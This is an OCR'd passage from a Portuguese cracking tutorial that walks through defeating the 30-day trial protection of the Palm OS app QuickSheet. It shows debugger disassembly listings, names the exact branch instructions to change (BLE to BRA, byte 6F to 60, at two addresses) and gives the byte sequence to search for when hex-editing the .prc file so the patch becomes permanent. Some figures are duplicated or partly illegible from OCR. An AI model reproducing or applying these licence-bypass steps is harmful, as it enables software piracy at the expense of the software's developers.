
[002CE15E-002CE1DE]:

```
002CE1C4 4E4FA194       TRAP     #15!$F, #41364!$A194 [sysTrapFrmCustomAlert]
```

```
002CE1C4 4E4FA194      TRAP     #15!$F, #41364!$A194 [sysTrapFrmCustomAlert]
```

FIG. 5

Conforme visto na FIG. 5 o southDebugger parou na sysTrapFrmCustomAlert. Notamos que logo abaixo temos as instruções UNLK A6 e RTS. Como RTS significa **RET**urn **S**ubroutine, concluímos que a Talt está em usa subrotina. Então precisamos descobrir onde ela é chamada. Pra isso executamos o código até o RTS marcando um breakpoint e teclando F5, conforme FIG. 6.




[002CE15E-002CE1DE]:

```
002CE1C4 4E4FA194      TRAP     #15!$F, #41364!$A194 [sysTrapFrmCustomAlert]
```

FIG. 6

Depois de adicionado o breakpoint, tecle F5, vá ao POSE, clique no OK da Talt e retorne ao southDebugger. Tecle F8. A tela da FIG. 7 exibe para onde a execução retornou



address	ascii	hex	command	notes
		2F0A	MOVE.L A2, -(A7)	
		4E4FA022	TRAP #15!$F, #40994!$A022 [sysTrapMemHandleUnlock]	
		2F0A	MOVE.L A2, -(A7)	
002AF6BA	N0.a	4E4FA061	TRAP #15!$F, #41057!$A061 [sysTrapDmReleaseResource]	
002AF6BE	p.	70FF	MOVEQ #$-1, D0	
002AF6C0	-@..	2D40FFFC	MOVE.L D0, #$-4(A6)	
002AF6C4	.<..	1F3C0001	MOVE.B #$1, -(A7)	
002AF6C8	?<..	3F3C0004	MOVE.W #$4, -(A7)	
002AF6CC	Hn..	486EFFFC	PEA #$-4(A6)	
002AF6D0	/<....	2F3C001B0009	MOVE.L #1769481!$1B0009, -(A7)	
002AF6D6	/<Sprl	2F3C53707231	MOVE.L #1399878193!$53707231, -(A7)	
002AF6DC	N0..	4E4FA2D4	TRAP #15!$F, #41684!$A2D4 [sysTrapPrefSetAppPreferences]	
002AF6E0	p.	7001	MOVEQ #$1, D0	
002AF6E2	0..$	4FEF0024	LEA #36!$24(A7), A7	
002AF6E6	`...	600003FC	BRA #1020!$3FC ;002AFAE4	
002AF6EA	p.	700A	MOVEQ #10!$A, D0	
002AF6EC	..	B880	CMP.L D0, D4	
002AF6EE	o0	6F30	BLE #48!$30 ;002AF720	
002AF6F0	p.	700F	MOVEQ #15!$F, D0	
002AF6F2	..	9084	SUB.L D4, D0	
002AF6F4	/.	2F00	MOVE.L D0, -(A7)	
002AF6F6	Hn.x	486EFF78	PEA #-136!$-88(A6)	
002AF6FA	N0..	4E4FA0C9	TRAP #15!$F, #41161!$A0C9 [sysTrapStrIToA]	
002AF6FE	Hn.x	486EFF78	PEA #-136!$-88(A6)	

D0	D1	D2	D3	D4	D5	D6	D7	USP

[002AF53A-002AFAEC]:

```
002AF6B2 2F0A          MOVE.L   A2, -(A7)
```

FIG. 7

Clique em << para verificar onde a subrotina foi chamada

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler

main

disassembler

dec/hex 002AF66C

address	ascii	hex	command		notes
002AF66C	Hz..	487A000E	PEA	#14!$E(PC)	
002AF670	Hz..	487A0004	PEA	#$4(PC)	
002AF674	.....	0697FFFFEA0C	ADDI.L	#-5620!$-15F4, (A7)	
002AF67A	Nu	4E75	RTS		
002AF67C	(.	2800	MOVE.L	D0, D4	
002AF67E	p.	700F	MOVEQ	#15!$F, D0	
002AF680	..	B880	CMP.L	D0, D4	
002AF682	of	6F66	BLE	#102!$66 ;002AF6EA	
002AF684	?<.I	3F3C0549	MOVE.W	#1353!$549, -(A7)	
002AF688	/<tSTR	2F3C74535452	MOVE.L	#1951618130!$74535452, -(A7)	
002AF68E	N0._	4E4FA05F	TRAP	#15!$F, #41055!$A05F [sysTrapDmGetResource]	
002AF692	;H	2448	MOVEA.L	A0, A2	
002AF694	/.	2F0A	MOVE.L	A2, -(A7)	
002AF696	N0.!	4E4FA021	TRAP	#15!$F, #40993!$A021 [sysTrapMemHandleLock]	
002AF69A	X0	584F	ADDQ.W	#$4, A7	
002AF69C	/.	2F08	MOVE.L	A0, -(A7)	
002AF69E	.<..	1F3C0003	MOVE.B	#$3, -(A7)	
002AF6A2	`.	600A	BRA	#10!$A ;002AF6AE	
002AF6A4	..	2000	MOVE.L	D0, D0	
002AF6A6	..	2000	MOVE.L	D0, D0	
002AF6A8	..	2000	MOVE.L	D0, D0	
002AF6AA	..	2000	MOVE.L	D0, D0	
002AF6AC	..	2000	MOVE.L	D0, D0	
002AF6AE	N...	4EACFFDC	JSR	#-36!$-24(A4)	

Desvio para a chamada da subrotina.

15 dias

Subrotina da Talt

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

D0	D1	D2	D3	D4	D5	D6	D7	USP

[002AF53A-002AFAEC]:

```
002AF6B2 2F0A          MOVE.L   A2, -(A7)
```

FIG. 8

Observe a FIG. 8. Vemos a linha **JSR #-36!$-24(A4)**. Essa linha é a chamada para a subrotina da Talt. (JSR significa **J**ump **S**ub**R**outine).

Ela é chamada se a condição da linha **2AF682 (BLE #102!$66 ;002AF6EA)** não for satisfeita. **BLE** significa **B**ranch if **L**ess or **E**qual, ou seja, "***vá para a linha 2AF6EA se D4 <= 15***". Veja na FIG. 8 que D0 recebe $F (#15) e depois é comparado com D4. Vamos então trocar de **BLE** para **BRA** substituindo **6F** para **60**. Com isso dizemos "***vá para a linha 2AF6EA independentemente do que aconteça hehehehe*** *J* ". Pra isso clique com o botão direito do mouse sobre a linha e no menu pop-up clique em "Change memory content". Substitua o **6F** por **60**. Deve ficar como na FIG. 9.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler breakpoints

main

disassembler

dec/hex 002AF66C

address	ascii	hex	command		notes
002AF66C	Hz..	487A000E	PEA	#14!$E(PC)	
002AF670	Hz..	487A0004	PEA	#$4(PC)	
002AF674	.....	0697FFFFEA0C	ADDI.L	#-5620!$-15F4, (A7)	
002AF67A	Nu	4E75	RTS		
002AF67C	(.	2800	MOVE.L	D0, D4	
002AF67E	p.	700F	MOVEQ	#15!$F, D0	
002AF680	..	B880	CMP.L	D0, D4	
002AF682	`f	6066	BRA	#102!$66 ;002AF6EA	Depois de alterado.
002AF684	?<.I	3F3C0549	MOVE.W	#1353!$549, -(A7)	
002AF688	/<tSTR	2F3C74535452	MOVE.L	#1951618130!$74535452, -(A7)	
002AF68E	N0._	4E4FA05F	TRAP	#15!$F, #41055!$A05F [sysTrapDmGetResource]	
002AF692	$H	2448	MOVEA.L	A0, A2	
002AF694	/.	2F0A	MOVE.L	A2, -(A7)	
002AF696	N0.!	4E4FA021	TRAP	#15!$F, #40993!$A021 [sysTrapMemHandleLock]	
002AF69A	X0	584F	ADDQ.W	#$4, A7	
002AF69C	/.	2F08	MOVE.L	A0, -(A7)	
002AF69E	.<..	1F3C0003	MOVE.B	#$3, -(A7)	
002AF6A2	`.	600A	BRA	#10!$A ;002AF6AE	
002AF6A4	..	2000	MOVE.L	D0, D0	
002AF6A6	..	2000	MOVE.L	D0, D0	
002AF6A8	..	2000	MOVE.L	D0, D0	

```
002AF6A8          ..          2000          MOVE.L   D0, D0
002AF6AA          ..          2000          MOVE.L   D0, D0
002AF6AC          ..          2000          MOVE.L   D0, D0
002AF6AE          N...        4EACFFDC      JSR      #-36!$-24(A4)
```

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[002AF53A-002AFAEC]:

```
002AF6B2 2F0A          MOVE.L   A2, -(A7)
```

FIG. 9

Execute novamente o QuickSheet.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler breakpoints

main

disassembler [PC]

dec/hex 002CE1C4

address	ascii	hex		
002CE1C4	N0..	4E4FA194	TRAP	#15!$F, #4136
002CE1C8	8.	3800	MOVE.W	D0, D4
002CE1CA	/.	2F0A	MOVE.L	A2, -(A7)
002CE1CC	N0..	4E4FA1FD	TRAP	#15!$F, #4146
002CE1D0	0.	3004	MOVE.W	D4, D0
002CE1D2	0...	4FEF001E	LEA	#30!$1E(A7),
002CE1D6	L...	4CDF0C18	MOVEM.L	(A7)+, D3/D4/
002CE1DA	N^	4E5E	UNLK	A6
002CE1DC	Nu	4E75	RTS	
002CE1DE	NV..	4E560000	LINK	A6, #$0
002CE1E2	[illegible]	48E71030	MOVEM.L	A3/A2/D3, -(A
002CE1E6	[illegible]	48780010	PEA	#16!$10.W
002CE1EA	N0..	4E4FA013	TRAP	#15!$F, #4097
002CE1EE	$H	2448	MOVEA.L	A0, A2
002CE1F0	..	200A	MOVE.L	A2, D0
002CE1F2	X0	584F	ADDQ.W	#$4, A7
002CE1F4	f.	6604	BNE	#$4 ;002CE1FA
002CE1F6	..	91C8	SUBA.W	A0, A0
002CE1F8	`Z	605A	BRA	#90!$5A ;002C
002CE1FA	B'	4227	CLR.B	-(A7)
002CE1FC	[illegible]	[illegible]	PEA	#16!$10.W

Mesma subrotina

Palm OS™ Emulator

-1 dia(s) ???
Funcionou!!!!!

You only have -1 day(s) left on this trial. To keep using this program uninterupted, please purchase.

OK

Mesma Talt com conteúdo diferente.

APPLICATIONS CALCULATOR MENU FIND




FIG. 10

Como podemos ver na FIG. 10 após executar novamente o QuickSheet, a Talt agora mudou, entretanto ainda usa a mesma subrotina para mostrá-la.

Temos agora que mudar o código que chama a subrotina da Talt pela segunda vez.

Execute o mesmo procedimento para a primeira Talt (tecle F8 para executar passo a passo até sair do RTS e voltar pra onde a subrotina foi chamada) e verificamos o código conforme FIG. 11.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler breakpoints

main

disassembler

dec/hex 002AF6E0

address	ascii	hex	command	notes
002AF6E0	p.	7001	MOVEQ #$1, D0	
002AF6E2	0..$	4FEF0024	LEA #36!$24(A7), A7	
002AF6E6	`...	600003FC	BRA #1020!$3FC ;002AFAE4	
002AF6EA	p.	700A	MOVEQ #10!$A, D0	
002AF6EC	..	B880	CMP.L D0, D4	
002AF6EE	o0	6F30	BLE #48!$30 ;002AF720	
002AF6F0	p.	700F	MOVEQ #15!$F, D0	
002AF6F2	..	9084	SUB.L D4, D0	
002AF6F4	/.	2F00	MOVE.L D0, -(A7)	
002AF6F6	Hn.x	486EFF78	PEA #-136!$-88(A6)	
002AF6FA	N0..	4E4FA0C9	TRAP #15!$F, #41161!$A0C9 [sysTrapStrIToA]	
002AF6FE	Hn.x	486EFF78	PEA #-136!$-88(A6)	
002AF702	A...	41FA03F2	LEA #1010!$3F2(PC), A0	
002AF706	HP	4850	PEA (A0)	
002AF708	.<..	1F3C0003	MOVE.B #$3, -(A7)	
002AF70C	`.	600A	BRA #10!$A ;002AF718	
002AF70E		2000	MOVE.L D0, D0	
002AF710		2000	MOVE.L D0, D0	
002AF712		2000	MOVE.L D0, D0	
002AF714		2000	MOVE.L D0, D0	
002AF716		2000	MOVE.L D0, D0	
002AF718		4EACFFDC	JSR #-36!$-24(A4)	
002AF71C	0...	4FEF0012	LEA #18!$12(A7) [=#$0], A7	
002AF720	.|....	1B7C0001D9D6	MOVE.B #$1, #-9770!$-262A(A5)	

Desvio para a chamada da subrotina.

Restando 10 dias para terminar o prazo de trial essa Talt aparece exibindo o número de dias restantes.

Subrotina da Talt

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[002AF53A-002AFAEC]:

002AF71C 4FEF0012 LEA #18!$12(A7) [=#$0], A7

Iniciar E:\Arq... Patch ... QuickS... southD... southD... Palm O... PT 20:18

FIG. 11

Veja a FIG. 11. Proceda como anteriormente e altere **BLE** para **BRA** alterando o byte **6F** para **60**.

Execute novamente o QuickSheet.

Pronto!! O programa está patcheado.

Agora precisamos tornar permanente o patch. Abra o QuickSheet.prc no ultraEdit e procure pela seqüência de bytes **70 0F B8 80 6F 66**. Veja FIG. 12.

